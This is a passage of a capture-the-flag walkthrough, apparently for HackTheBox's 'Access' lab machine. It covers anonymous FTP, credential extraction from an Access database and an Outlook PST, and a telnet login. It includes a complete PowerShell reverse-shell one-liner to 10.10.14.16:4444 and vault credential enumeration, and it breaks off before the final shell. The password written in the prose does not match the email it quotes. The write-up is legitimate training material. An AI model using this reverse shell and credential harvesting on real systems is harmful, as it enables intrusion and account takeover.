Nmap
PORT   STATE SERVICE    REASON  VERSION
21/tcp open  ftp        syn-ack Microsoft ftpd
23/tcp open  telnet     syn-ack Microsoft Windows XP telnetd
80/tcp open  tcpwrapped syn-ack
|_http-title: MegaCorp
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Port 21 FTP
Connected to access.
220 Microsoft FTP Service
Name (access.htb:xi): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
We will use mdb-tables to get the table names :
root@darkisland:~/hackthebox/Machines/Access# mdb-tables -1 backup.mdb | grep -i auth
auth_group_permissions
auth_message
auth_permission
auth_user
auth_user_groups
auth_user_user_permissions
auth_group
AUTHDEVICE
We can issue SQL queries with the mdb-sql tool and look for credentials in the auth_user table:
root@darkisland:~/hackthebox/Machines/Access# mdb-sql -p backup.mdb
1 => select * from auth_user
2 => go

id	username	password	Status	last_login	RoleID	Remark
25	admin	admin	1	08/23/18 21:11:47	26
27	engineer	access4u@security	1	08/23/18 21:13:36	26
28	backup_admin	admin	1	08/23/18 21:14:02	26
3 Rows retrieved
• engineer / access4u@security
We can use the credentials to access the zip file.

Access Control.pst is a Microsoft Outlook email folder
We can use a tool called readpst to be able to read the file :
readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
	"Access Control" - 2 items done, 0 items skipped.
cat 'Access Control.mbox'

From "john@megacorp.com" Fri Aug 24 02:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
	boundary="--boundary-LibPST-iamunique-1760805426_-_-"

----boundary-LibPST-iamunique-1760805426_-_-
Content-Type: multipart/alternative;
	boundary="alt---boundary-LibPST-iamunique-1760805426_-_-"

--alt---boundary-LibPST-iamunique-1760805426_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.


Regards,

John
The very first thing we see is this email which has credentials for an account called security , password : 4CcessC0ntr0ller
Let’s telnet into the box with those credentials :
telnet access.htb
Trying 10.10.10.98...
Connected to access.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security

The handle is invalid.

Login Failed

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
Privesc with Windows Credentials Manager
Our security
user doesn’t have any useful privileges or group memberships. That
telnet shell was pretty slow and buggy. I tried running PowerShell but I
wasn’t getting any output from the shell so instead I just spawned a
reverse shell with Nishang:
powershell -command "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.16',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Listening on 0.0.0.0 4444
Connection received on 10.10.10.98 49158

PS C:\Users\security\Desktop> vaultcmd /list
Currently loaded vaults:
	Vault: security's Vault
	Vault Guid:{4BF4C442-9B8A-41A0-B380-DD4A704DDB28}
	Location: C:\Users\security\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
	Status: Unlocked
	Visibility: Not hidden

	Vault: Windows Vault
	Vault Guid:{77BC582B-F0A6-4E15-4E80-61736B6F3B29}
	Location: C:\Users\security\AppData\Local\Microsoft\Vault
	Status: Unlocked
	Visibility: Not hidden

PS C:\Users\security\Desktop>
Administrator credentials saved in security user’s vault:
PS C:\Users\security\Desktop> vaultcmd /listcreds:"Windows Vault"
Credentials in vault: Windows Vault

Credential schema: Windows Domain Password Credential
Resource: Domain:interactive=ACCESS\Administrator
Identity: ACCESS\Administrator
Property (schema element id,value): (100,3)
I tried using https://github.com/peewpw/Invoke-WCMDump to retrieve the plaintext credentials but that tool only works for “Generic” type credentials.
So instead I just transferred netcat to the machine and popped a shell this way: